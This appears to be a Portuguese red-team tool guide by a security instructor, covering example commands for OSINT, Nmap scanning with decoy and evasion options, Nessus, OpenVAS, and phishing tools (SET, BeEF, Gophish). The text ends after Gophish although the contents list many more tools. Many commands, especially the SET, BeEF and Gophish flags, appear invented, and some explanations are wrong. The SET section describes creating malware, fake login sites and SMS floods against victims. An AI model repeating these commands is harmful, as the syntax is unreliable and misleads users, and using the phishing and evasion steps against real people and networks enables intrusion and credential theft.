36 FERRAMENTAS RED TEAM

COM EXEMPLOS FUNCIONAIS DE USO

Leonardo La Rosa

P: (+55) 11-986030163
E: rl34075@l2r1.com.br

Conteúdo

36 FERRAMENTAS RED TEAM COM EXEMPLOS FUNCIONAIS DE USO

Introdução **4**
Ferramentas de OSINT (Open Source Intelligence) **5**

theHarvester (https://github.com/laramies/theHarvester): 5
Recon-ng (https://github.com/lanmaster53/recon-ng) 8
Shodan (https://www.shodan.io) 11

Análise de vulnerabilidades **12**

Nmap (https://nmap.org/) 12
Nessus (https://www.tenable.com/products/nessus) 15
OpenVAS (https://www.openvas.org/) 17

Engenharia social **19**

Social-Engineer Toolkit (https://github.com/trustedsec/social-engineer-toolkit) 19
BeEF (https://github.com/beefproject/beef) 22
Gophish (https://getgophish.com/) 23
Evilginx2 (https://github.com/kgretzky/evilginx2) 25
King Phisher (https://github.com/securestate/king-phisher) 27

Exploração **29**

Metasploit Framework (https://metasploit.com/) 29
ExploitDB (https://www.exploit-db.com/) 31
Aircrack-ng(https://www.aircrack-ng.org/) 33

Análise de tráfego **35**

Wireshark (https://www.wireshark.org/) 35
tcpdump (https://www.tcpdump.org/) 38
ngrep (https://github.com/jpr5/ngrep) 39

Injeção de código **41**

Sqlmap (http://sqlmap.org/) 41

Burp Suite (https://portswigger.net/burp) 43

Camuflagem e ofuscação 45

Obfuscapk (https://github.com/ClaudiuGeorgiu/Obfuscapk) 45
Veil Framework (https://github.com/Veil-Framework/Veil): 47
CryptCat (https://cryptcat.sourceforge.net/) 49
PyArmor (https://github.com/dashingsoft/pyarmor) 51

Quebra de senhas 53

John the Ripper (https://www.openwall.com/john/) 53
Hashcat (https://hashcat.net/hashcat/) 55
Hydra (https://github.com/vanhauser-thc/thc-hydra) 57
Dirb (https://dirb.sourceforge.net/) 59
Medusa (https://github.com/jmk-foofus/medusa) 61

Análise de Malware 62

IDA Pro (https://hex-rays.com/ida-pro/) 62
PEiD (https://www.aldeid.com/wiki/PEiD) 63
Procmon (https://learn.microsoft.com/en-us/sysinternals/downloads/procmon) 64
Radare2 (https://github.com/radareorg/radare2) 66

Acesso Remoto 69

Netcat (https://netcat.sourceforge.net/) 69
Socat (http://www.dest-unreach.org/socat/) 72
Ncat (https://nmap.org/ncat/) 74
SSH (https://www.openssh.com/) 77

Introdução

Meu nome é Leonardo La Rosa e trabalho no mercado de Cyber Segurança há mais de 6 anos, protegendo empresas dos mais variados segmentos e capacitando pessoas nas áreas de Ataque e Defesas de segurança de sistemas. Ao longo últimos anos tenho recebido diversas premiações internacionais como Melhor instrutor da América Latina pela EC-COUNCIL (2020 e 2022) e Mebro do Círculo de Excelência dos Instrutores EC-COUNCIL.

Reuni neste material diversas ferramentas utilizadas por profissionais de RED TEAM que atuam no dia a dia explorando vulnerabilidades, realizando Pentest e testando aplicações/infraestrutura de redes.

Este material não tem a pretensão de ser um guia definitivo, porém, os exemplos práticos mencionados aqui certamente apoiarão desde usuários com conhecimento básico em cyber segurança e até mesmo profissionais experientes, que utilizam essas ferramentas com frequência.

O autor não se responsabiliza pelo uso indevido do conhecimento apresentado nas páginas que se seguem e recomenda a prática de Hacking Ético, onde o interesse do profissional de segurança é criar um ambiente mais seguro nas corporações e internet em geral.

Ferramentas de OSINT (Open Source Intelligence)

theHarvester (https://github.com/laramies/theHarvester):

o theHarvester é uma ferramenta de coleta de informações que permite que as equipes de segurança coletem informações de domínios, endereços de e-mail e outras fontes. Ele é amplamente utilizado em investigações de segurança, inteligência de ameaças e outras atividades relacionadas.

Buscar por endereços de e-mail de um domínio específico:

```
theharvester -d example.com -l 500 -b google
```

Esse comando irá buscar por endereços de e-mail no domínio "example.com" usando o mecanismo de busca do Google, e limitando a busca a 500 resultados.

Buscar por subdomínios de um domínio específico:

```
theharvester -d example.com -l 500 -b bing
```

Esse comando irá buscar por subdomínios do domínio "example.com" usando o mecanismo de busca do Bing, e limitando a busca a 500 resultados.

Buscar por nomes de usuários em redes sociais:

```
theharvester -d example.com -l 200 -b linkedin
```

Esse comando irá buscar por nomes de usuários da rede social LinkedIn que estejam associados ao domínio "example.com", limitando a busca a 200 resultados.

Buscar por informações de contato de um domínio específico:

```
theharvester -d example.com -l 100 -b all
```

Esse comando irá buscar por informações de contato associadas ao domínio "example.com" em diversos mecanismos de busca, limitando a busca a 100 resultados.

Buscar por hosts na rede associados a um domínio específico:

```
theharvester -d example.com -l 100 -b pgp
```

Esse comando irá buscar por hosts na rede associados ao domínio "example.com" usando o mecanismo de busca de chaves PGP, limitando a busca a 100 resultados.

Buscar por nomes de usuários do Instagram associados a um domínio específico:

```
theharvester -d example.com -l 50 -b instagram
```

Esse comando irá buscar por nomes de usuários do Instagram associados ao domínio "example.com", limitando a busca a 50 resultados.

Buscar por endereços de IP relacionados a um domínio específico:

```
theharvester -d example.com -l 100 -b threatcrowd
```

Esse comando irá buscar por endereços de IP relacionados ao domínio "example.com" usando o mecanismo de busca do ThreatCrowd, limitando a busca a 100 resultados.

Buscar por nomes de usuários do Twitter associados a um domínio específico:

```
theharvester -d example.com -l 20 -b twitter
```

Esse comando irá buscar por nomes de usuários do Twitter associados ao domínio "example.com", limitando a busca a 20 resultados.

Buscar por nomes de usuários do GitHub associados a um domínio específico:

```
theharvester -d example.com -l 30 -b github
```

Esse comando irá buscar por nomes de usuários do GitHub associados ao domínio "example.com", limitando a busca a 30 resultados.

Buscar por informações de contato de um endereço de e-mail específico:

```
theharvester -d example.com -l 1 -b all -t johndoe@example.com
```

Esse comando irá buscar por informações de contato associadas ao endereço de e-mail "johndoe@example.com" em diversos mecanismos de busca, limitando a busca a 1 resultado.

Buscar por endereços de e-mail relacionados a um domínio específico usando o mecanismo de busca do Yahoo:

```
theharvester -d example.com -l 50 -b yahoo
```

Esse comando irá buscar por endereços de e-mail relacionados ao domínio "example.com" usando o mecanismo de busca do Yahoo, limitando a busca a 50 resultados.

Buscar por informações de registro de domínio usando o mecanismo de busca do DNSDumpster:

```
theharvester -d example.com -l 1 -b dnsdumpster
```

Esse comando irá buscar por informações de registro de domínio associadas ao domínio "example.com" usando o mecanismo de busca do DNSDumpster, limitando a busca a 1 resultado.

Buscar por endereços de IP associados a um domínio específico usando o mecanismo de busca do VirusTotal:

```
theharvester -d example.com -l 20 -b virustotal
```

Esse comando irá buscar por endereços de IP associados ao domínio "example.com" usando o mecanismo de busca do VirusTotal, limitando a busca a 20 resultados.

Recon-ng (https://github.com/lanmaster53/recon-ng) : é uma ferramenta de reconhecimento de informações sobre alvos específicos, com foco em dados públicos disponíveis online.

Alguns exemplos de uso incluem:

Abrir o Recon-ng:

```
recon-ng
```

Esse comando irá abrir o Recon-ng.

Listar todos os módulos disponíveis:

```
show modules
```

Esse comando irá listar todos os módulos disponíveis no Recon-ng.

Selecionar um módulo específico:

```
use recon/domains-hosts/bing_domain_web
```

Esse comando irá selecionar o módulo "bing_domain_web", que permite a busca de hosts relacionados a um domínio usando o mecanismo de busca do Bing.

Exibir as opções de um módulo selecionado:

```
show options
```

Esse comando irá exibir as opções disponíveis para o módulo selecionado.

Definir opções para um módulo selecionado:

```
set SOURCE example.com
set MAX_PAGES 10
```

Esses comandos definem a opção "SOURCE" como "example.com" e a opção "MAX_PAGES" como 10 para o módulo "bing_domain_web".

Executar um módulo selecionado:

```
run
```

Esse comando irá executar o módulo selecionado com as opções definidas.

Exibir os resultados de uma execução de módulo:

```
show hosts
```

Esse comando irá exibir os hosts encontrados pela execução do módulo.

Exportar resultados para um arquivo:

```
back
workspaces create example
```

```
workspaces select example
db export results.csv hosts
```

Esses comandos irão voltar ao menu principal do Recon-ng, criar um novo espaço de trabalho chamado "example", selecioná-lo, e exportar os hosts encontrados para um arquivo CSV chamado "results.csv".

Mais alguns comandos:

Verificar a disponibilidade de um site:

```
use recon/domains-hosts/ssl_san
```

Esse comando seleciona o módulo "ssl_san", que verifica se um site tem certificado SSL e lista os nomes de domínios incluídos no certificado.

Configurar o módulo "ssl_san":

```
set SOURCE google.com
set VERIFY_SSL False
```

Esses comandos definem o domínio "google.com" como o alvo e desativam a verificação SSL para o módulo "ssl_san".

Executar o módulo "ssl_san":

```
run
```

Esse comando irá executar o módulo "ssl_san" com as opções definidas.

Exibir os resultados de uma execução de módulo:

```
show domains
```

Esse comando irá exibir os nomes de domínios encontrados pelo módulo.

Pesquisar um termo na lista de resultados:

```
search term
```

Esse comando irá pesquisar o termo "term" na lista de resultados.

Filtrar resultados por um termo específico:

```
filter results list term
```

Esse comando irá filtrar a lista de resultados para exibir apenas os itens que contenham o termo "term".

Executar um comando do sistema operacional:

```
!ls
```

Esse comando irá executar o comando "ls" no sistema operacional em que o Recon-ng está sendo executado.

Shodan (https://www.shodan.io)**: é um mecanismo de busca para dispositivos conectados à internet. Alguns exemplos de uso incluem:**

shodan search <query>: Este comando pesquisa o banco de dados do Shodan com a consulta especificada, exibindo informações sobre dispositivos que correspondem à consulta.

Alguns exemplos de uso incluem:

Buscar por um serviço específico:

```
shodan search apache
```

Esse comando irá buscar por dispositivos que estejam executando o serviço do Apache.

Buscar por um dispositivo específico:

```
shodan host 8.8.8.8
```

Esse comando irá buscar informações sobre o endereço IP 8.8.8.8.

Listar todas as portas abertas de um dispositivo:

```
shodan ports 8.8.8.8
```

Esse comando irá listar todas as portas abertas do dispositivo com endereço IP 8.8.8.8.

Buscar por dispositivos que estejam usando uma determinada versão de software:

```
shodan search "Server: Apache/2.4.7"
```

Esse comando irá buscar por dispositivos que estejam executando a versão 2.4.7 do servidor Apache.

Ver informações sobre uma chave de API:

```
shodan info
```

Esse comando irá exibir informações sobre a chave de API utilizada pelo usuário.

Listar os dados de um serviço específico em um dispositivo:

```
shodan count apache city:"São Paulo"
```

Esse comando irá exibir a quantidade de dispositivos que executam o serviço do Apache na cidade de São Paulo.

Listar todas as informações de um dispositivo:

```
shodan host 8.8.8.8 -a
```

Esse comando irá listar todas as informações disponíveis sobre o dispositivo com endereço IP 8.8.8.8, incluindo a versão do sistema operacional, serviços em execução e muito mais.

Busca por dispositivos com falhas de segurança conhecidas:

```
shodan search apache 2.2.22 vulnerable
```

Análise de vulnerabilidades

Nmap (https://nmap.org/)

: o Nmap é uma ferramenta de varredura de portas e descoberta de dispositivos em rede. Ele é amplamente utilizado por equipes de segurança para mapear a infraestrutura de rede e identificar dispositivos e serviços em execução.

Alguns exemplos de comandos úteis do Nmap incluem:

Escaneamento de hosts em uma rede específica usando uma lista de alvos no arquivo "targets.txt":

```
nmap -iL targets.txt
```

Escaneamento de uma rede inteira, supondo que o endereço de rede é 192.168.1.0/24:

```
nmap 192.168.1.0/24
```

Escaneamento usando TCP SYN scan:

```
nmap -sS 192.168.1.1
```

Escaneamento usando TCP connect scan:

```
nmap -sT 192.168.1.1
```

Escaneamento usando TCP NULL scan:

```
nmap -sN 192.168.1.1
```

Escaneamento usando TCP FIN scan:

```
nmap -sF 192.168.1.1
```

Escaneamento usando TCP Xmas scan:

```
nmap -sX 192.168.1.1
```

Escaneamento usando UDP scan:

```
nmap -sU 192.168.1.1
```

Escaneamento usando ICMP ping:

```
nmap -PE 192.168.1.1
```

Escaneamento usando ARP ping:

```
nmap -PR 192.168.1.1
```

Escaneamento usando ping de camada 2 (para dispositivos conectados na mesma rede local):

```
nmap -PS 192.168.1.1
```

Escaneamento de portas em um intervalo específico:

```
nmap -p 1-1000 192.168.1.1
```

Escaneamento de todas as portas, incluindo as mais comuns e as menos comuns:

```
nmap -p- 192.168.1.1
```

Escaneamento usando scripts de detecção de vulnerabilidades:

```
nmap -sC 192.168.1.1
```

Escaneamento usando um script de detecção de vulnerabilidades específico (no exemplo, o script http-vuln-cve2012-1823):

```
nmap --script=http-vuln-cve2012-1823 192.168.1.1
```

Varredura rápida com -T4 e usando decoys:

```
nmap -T4 -D 192.168.1.2,192.168.1.3,192.168.1.4 10.0.0.1
```

Neste exemplo, o Nmap fará uma varredura rápida (-T4) no endereço IP 10.0.0.1, usando três endereços IP falsos como decoys. Isso pode ajudar a mascarar a verdadeira fonte da varredura e dificultar a detecção.

Varredura agressiva com -T5 e usando decoys:

```
nmap -T5 -D RND:10 192.168.1.1-254
```

Neste exemplo, o Nmap fará uma varredura agressiva (-T5) em todos os endereços IP da sub-rede 192.168.1.0/24, usando endereços IP falsos gerados aleatoriamente como decoys. Isso pode ajudar a aumentar a velocidade da varredura e tornar mais difícil para os defensores detectar a verdadeira fonte da varredura.

Varredura furtiva com -T0 e sem respostas de ping:

```
nmap -T0 -Pn 10.0.0.1-254
```

Neste exemplo, o Nmap fará uma varredura furtiva (-T0) em todos os endereços IP da sub-rede 10.0.0.0/24, sem enviar solicitações de ping (-Pn) para verificar a disponibilidade do host. Isso pode ajudar a evitar detecção, pois alguns sistemas de detecção de intrusão podem monitorar solicitações de ping excessivas.

Varredura usando scripts do NSE com -sC e -sV e usando decoys:

```
nmap -sC -sV -D 192.168.1.2,192.168.1.3 10.0.0.1
```

Neste exemplo, o Nmap fará uma varredura usando os scripts do NSE (-sC) e tentará identificar serviços e versões (-sV) no endereço IP 10.0.0.1. Ele também usará dois endereços IP falsos como decoys para mascarar a verdadeira fonte da varredura.

Descobrindo o sistema operacional de um único host:

```
nmap -O 192.168.1.1
```

Este comando envia uma série de pacotes para o endereço IP 192.168.1.1 e analisa as respostas para determinar o sistema operacional do alvo.

Escaneando uma rede para descobrir os sistemas operacionais de todos os hosts:

```
nmap -sP 192.168.1.0/24 -O
```

Este comando escaneia a rede 192.168.1.0/24 para descobrir todos os hosts ativos e determina o sistema operacional de cada um.

Escaneando um host para descobrir informações detalhadas sobre serviços e sistema operacional:

```
nmap -A 192.168.1.1
```

Este comando envia vários tipos de pacotes para o endereço IP 192.168.1.1 e analisa as respostas para determinar informações detalhadas sobre serviços, scripts em execução e sistema operacional.

Escaneando uma rede para descobrir informações detalhadas sobre serviços e sistema operacional em todos os

```
nmap -sP 192.168.1.0/24 -A
```

Este comando escaneia a rede 192.168.1.0/24 para descobrir todos os hosts ativos e determina informações detalhadas sobre serviços, scripts em execução e sistema operacional de cada um.

Nessus (https://www.tenable.com/products/nessus): o Nessus é uma ferramenta de varredura de vulnerabilidades em redes, sistemas e aplicativos. Ele é amplamente utilizado por equipes de segurança para identificar vulnerabilidades em potencial em uma ampla variedade de ativos de TI.

Alguns exemplos de comandos úteis do Nessus incluem:

`nessusd` - Inicia o daemon do Nessus.

`nessus-adduser` - Adiciona um novo usuário ao Nessus.

`nessus-fetch` - Faz o download das atualizações mais recentes para o Nessus.

`nessus-update-plugins` - Atualiza os plugins de vulnerabilidade do Nessus.

`nessus-service` - Inicia ou para o serviço do Nessus.

`nessusd -q` - Inicia o daemon do Nessus no modo silencioso.

`nessuscli fetch --challenge` - Gera um desafio para autenticação do usuário.

`nessuscli update <file>` - Atualiza as definições de vulnerabilidades do Nessus a partir de um arquivo.

`nessuscli policy add` - Adiciona uma nova política ao Nessus.

`nessuscli scan new` - Inicia uma nova varredura com base em uma política existente.

`nessuscli audit list` - Lista todos os modelos de auditoria disponíveis.

`nessuscli policy list` - Lista todas as políticas existentes no Nessus.

`nessuscli report list` - Lista todos os relatórios gerados pelo Nessus.

`nessuscli user list` - Lista todos os usuários cadastrados no Nessus.

`nessuscli plugin list` - Lista todos os plugins instalados no Nessus.


`nessuscli scan cancel <scan_id>` - Cancela a varredura especificada pelo ID.

`nessuscli scan info <scan_id>` - Exibe informações sobre uma varredura específica.

`nessuscli report download <report_file> <report_id>` - Baixa o relatório especificado em um arquivo.

`nessuscli policy copy <policy_name> <new_policy_name>` - Copia uma política existente com um novo nome.

`nessuscli user add <username> <password> <permissions>` - Adiciona um novo usuário com as permissões especificadas.



OpenVAS (https://www.openvas.org/): é um scanner de vulnerabilidades de código aberto que executa testes de segurança automatizados em redes e sistemas.

Alguns exemplos de uso incluem:

`openvassd` - Inicia o daemon do OpenVAS.

`openvasmd` - Inicia o daemon do gerenciador de dados do OpenVAS.

`openvas-start` - Inicia todos os serviços do OpenVAS.

`openvas-stop` - Para todos os serviços do OpenVAS.

`openvas-nvt-sync` - Sincroniza as definições de vulnerabilidades com o servidor do OpenVAS.

`openvas-mkcert` - Cria um novo certificado para o OpenVAS.

`omp` - Interface de linha de comando para gerenciar o OpenVAS.

`omp -u <username> -w <password> -h <host> -p <port> <command>` - Executa um comando no OpenVAS.

`openvasmd --rebuild` - Reconstrói o banco de dados do gerenciador de dados do OpenVAS.

`openvasmd --migrate` - Migra os dados do gerenciador de dados para uma nova versão.

`omp -iX <xml_file>` - Importa um arquivo XML com configurações para o OpenVAS.

`omp -g <port> --adduser <username>` - Adiciona um novo usuário com permissão para acessar o OpenVAS.

`omp -iG <file> --charset=<charset>` - Importa uma lista de alvos para varredura a partir de um arquivo.

`omp -p <port> -u <username> -w <password> -T <target> -c <config> <scan> -` Inicia uma nova varredura usando um determinado alvo e uma política de varredura específica.

`omp -iX <xml_file> -m <id>` - Modifica uma configuração do OpenVAS especificada pelo ID.


`openvasmd --get-scanners` - Exibe a lista de scanners suportados pelo OpenVAS.

`openvasmd --get-users` - Lista todos os usuários cadastrados no OpenVAS.

`openvasmd --get-tasks` - Lista todas as tarefas de varredura registradas no OpenVAS.

`openvasmd --update` - Atualiza as definições de vulnerabilidades do OpenVAS.

`openvasmd --delete-scanner=<scanner_id>` - Remove um scanner registrado no OpenVAS.



Engenharia social

Social-Engineer Toolkit (https://github.com/trustedsec/social-engineer-toolkit): o SET é uma ferramenta para criar ataques de phishing e spear-phishing. Ele permite que as equipes de segurança criem campanhas realistas de engenharia social que visam enganar os usuários finais e coletar informações confidenciais.

Alguns exemplos de comandos úteis do SET incluem:

`setoolkit` - Inicia a interface gráfica do SET.

`setoolkit --webattack` - Inicia o ataque de engenharia social usando páginas web falsas.

`setoolkit --sms Spoof` - Envia mensagens SMS falsas para uma vítima.

`setoolkit --harvester` - Coleta informações de e-mail e de contas de redes sociais das vítimas.

`setoolkit --java` - Cria um applet Java malicioso para uma vítima.

`setoolkit --tabnabbing` - Ataque de redirecionamento de guia.

`setoolkit --teensy` - Ataque a hardware usando Teensy, um microcontrolador programável.

`setoolkit --update` - Atualiza o SET para a versão mais recente.

`setoolkit --smishing` - Envia mensagens de texto falsas (SMS) para uma vítima.

`setoolkit --infectious` - Cria um malware e o envia para uma vítima.

`setoolkit --wireless` - Cria um ponto de acesso WiFi falso para a vítima se conectar.

`setoolkit --powershell` - Cria um script PowerShell malicioso para uma vítima.

`setoolkit --android` - Cria um aplicativo malicioso para Android.

`setoolkit --arduino` - Cria um dispositivo de engenharia social usando o Arduino.

`setoolkit --website` - Cria um site falso para phishing.

`setoolkit --iframe` - Cria um iFrame malicioso para atacar a vítima.

`setoolkit --dns` - Ataque de envenenamento de cache DNS.

`setoolkit --smsattack` - Ataque de inundação de SMS para sobrecarregar o telefone da vítima.

`setoolkit --smtp` - Ataque de phishing de e-mail usando o protocolo SMTP.

`setoolkit --gophish` - Executa o servidor de phishing Gophish para enviar e-mails maliciosos.

`setoolkit --fasttrack` - Atalho para selecionar um conjunto de opções para um ataque específico.

`setoolkit --harvester -c` - Exibe os dados de credenciais coletados do harvester.

`setoolkit --sms Spoof -n` - Especifica um número de telefone para enviar uma mensagem SMS falsa.

`setoolkit --inject` - Injeta um payload em um arquivo PDF ou Word malicioso para infectar a vítima.

`setoolkit --beef` - Integração com o framework de exploração web BeEF (Browser Exploitation Framework).

`setoolkit --javaapplet` - Cria um applet Java malicioso para infectar a vítima.

`setoolkit --qrCode` - Cria um código QR malicioso que, quando escaneado, redireciona a vítima para uma página web falsa.

`setoolkit --custom` - Cria um ataque personalizado, especificando manualmente as opções.

`setoolkit --voicemail` - Envia uma mensagem de voz maliciosa para a vítima.

`setoolkit --deaddrop` - Cria um ponto de encontro virtual para a entrega de arquivos maliciosos para a vítima.

`setoolkit --spearphishing` - Ataque de phishing direcionado a uma pessoa ou grupo específico.

`setoolkit --sms Spoof -m` - Especifica uma mensagem personalizada para enviar uma mensagem SMS falsa.

Alguns exemplos funcionais

Ataque de phishing por e-mail:

```
setoolkit -a 1
```

Este comando inicia um ataque de phishing por e-mail. O SET irá criar um e-mail de phishing personalizado e enviá-lo para os endereços de e-mail especificados na lista de alvos.

Ataque de phishing por SMS:

```
setoolkit -a 2
```

Este comando inicia um ataque de phishing por SMS. O SET irá criar uma mensagem de texto de phishing personalizada e enviá-la para os números de telefone especificados na lista de alvos.

Ataque de spear phishing:

```
setoolkit -a 3
```

Este comando inicia um ataque de spear phishing, que é um tipo mais avançado de ataque de phishing que envolve o uso de informações pessoais específicas sobre o alvo para aumentar a eficácia do ataque.

Ataque de engenharia social de engenharia reversa:

```
setoolkit -a 4
```

Este comando inicia um ataque de engenharia social de engenharia reversa. O SET irá criar um payload malicioso e persuadir o alvo a executá-lo, fazendo com que o payload se conecte de volta ao SET e dê ao atacante acesso à máquina do alvo.

Ataque de mídia social:

```
setoolkit -a 5
```

Este comando inicia um ataque de mídia social, que envolve a criação de um perfil falso em uma rede social e o uso desse perfil para se infiltrar em grupos ou contas de alto nível e obter informações confidenciais.

Ataque de phishing por meio de um site falso:

```
setoolkit -a 6
```

Este comando inicia um ataque de phishing por meio de um site falso. O SET irá criar um site falso que imita um site legítimo, como um site de login bancário, e persuadir o alvo a inserir suas credenciais nesse site, permitindo que o atacante obtenha acesso às informações da conta do alvo.

Esses são apenas alguns exemplos de como você pode usar o SET para executar diferentes tipos de ataques de engenharia social. Lembre-se sempre de usar essas ferramentas com responsabilidade e em um ambiente de teste controlado, de acordo com as políticas de segurança da sua organização.

BeEF (https://github.com/beefproject/beef): o BeEF é uma ferramenta para comprometer navegadores web e obter controle sobre eles. Ele permite que as equipes de segurança executem ataques sofisticados de phishing, redirecionamento e comprometimento de sessão para comprometer os navegadores dos usuários finais e coletar informações confidenciais.

Alguns exemplos de comandos úteis do BeEF incluem:

`beef` - Inicia o servidor BeEF.

`beef-xss` - Inicia o servidor BeEF com módulos XSS ativos.

`beef --pid` - Inicia o servidor BeEF e grava o PID em um arquivo para que você possa interromper o servidor posteriormente.

`beef --console` - Inicia o servidor BeEF em modo console.

`beef --load` - Carrega um módulo personalizado no BeEF.

`beef --debug` - Inicia o servidor BeEF em modo de depuração.

`beef --hook` - Cria um gancho de JavaScript personalizado para capturar informações do navegador.

`beef --url` - Especifica a URL do servidor BeEF.

`beef --metasploit` - Integração com o Metasploit Framework para explorar as vulnerabilidades descobertas pelo BeEF.

`beef --modules` - Lista todos os módulos disponíveis no BeEF.

`beef --jx` - Ativa o módulo de exploração de vulnerabilidades no plugin JXplorer.

`beef --nmap` - Usa o Nmap para varrer a rede em busca de dispositivos vulneráveis.

`beef --update` - Atualiza a versão atual do BeEF para a versão mais recente.

`beef --version` - Mostra a versão atual do BeEF.

`beef --disable-xss-filter` - Desativa o filtro XSS embutido no BeEF.

`beef --disable-csrf-protection` - Desativa a proteção CSRF embutida no BeEF.

Gophish (https://getgophish.com/): é uma ferramenta de phishing em linha de comando que permite criar e enviar campanhas de phishing.

Alguns exemplos de uso incluem:

`gophish` - Inicia o servidor GoPhish.

`gophish --admin` - Cria uma conta de administrador no GoPhish.

`gophish --attach` - Anexa um arquivo malicioso a um e-mail de phishing.

`gophish --landing` - Especifica a página de destino personalizada para a vítima.

`gophish --template` - Especifica o modelo de e-mail personalizado para enviar aos usuários.

`gophish --smtp` - Especifica o servidor SMTP personalizado a ser usado para enviar e-mails de phishing.

`gophish --api-key` - Especifica a chave de API personalizada para interagir com a API GoPhish.

`gophish --verbose` - Ativa a saída detalhada do servidor GoPhish.

`gophish --help` - Mostra a lista completa de comandos disponíveis no GoPhish.

`gophish --db-url` - Especifica a URL personalizada do banco de dados a ser usado.

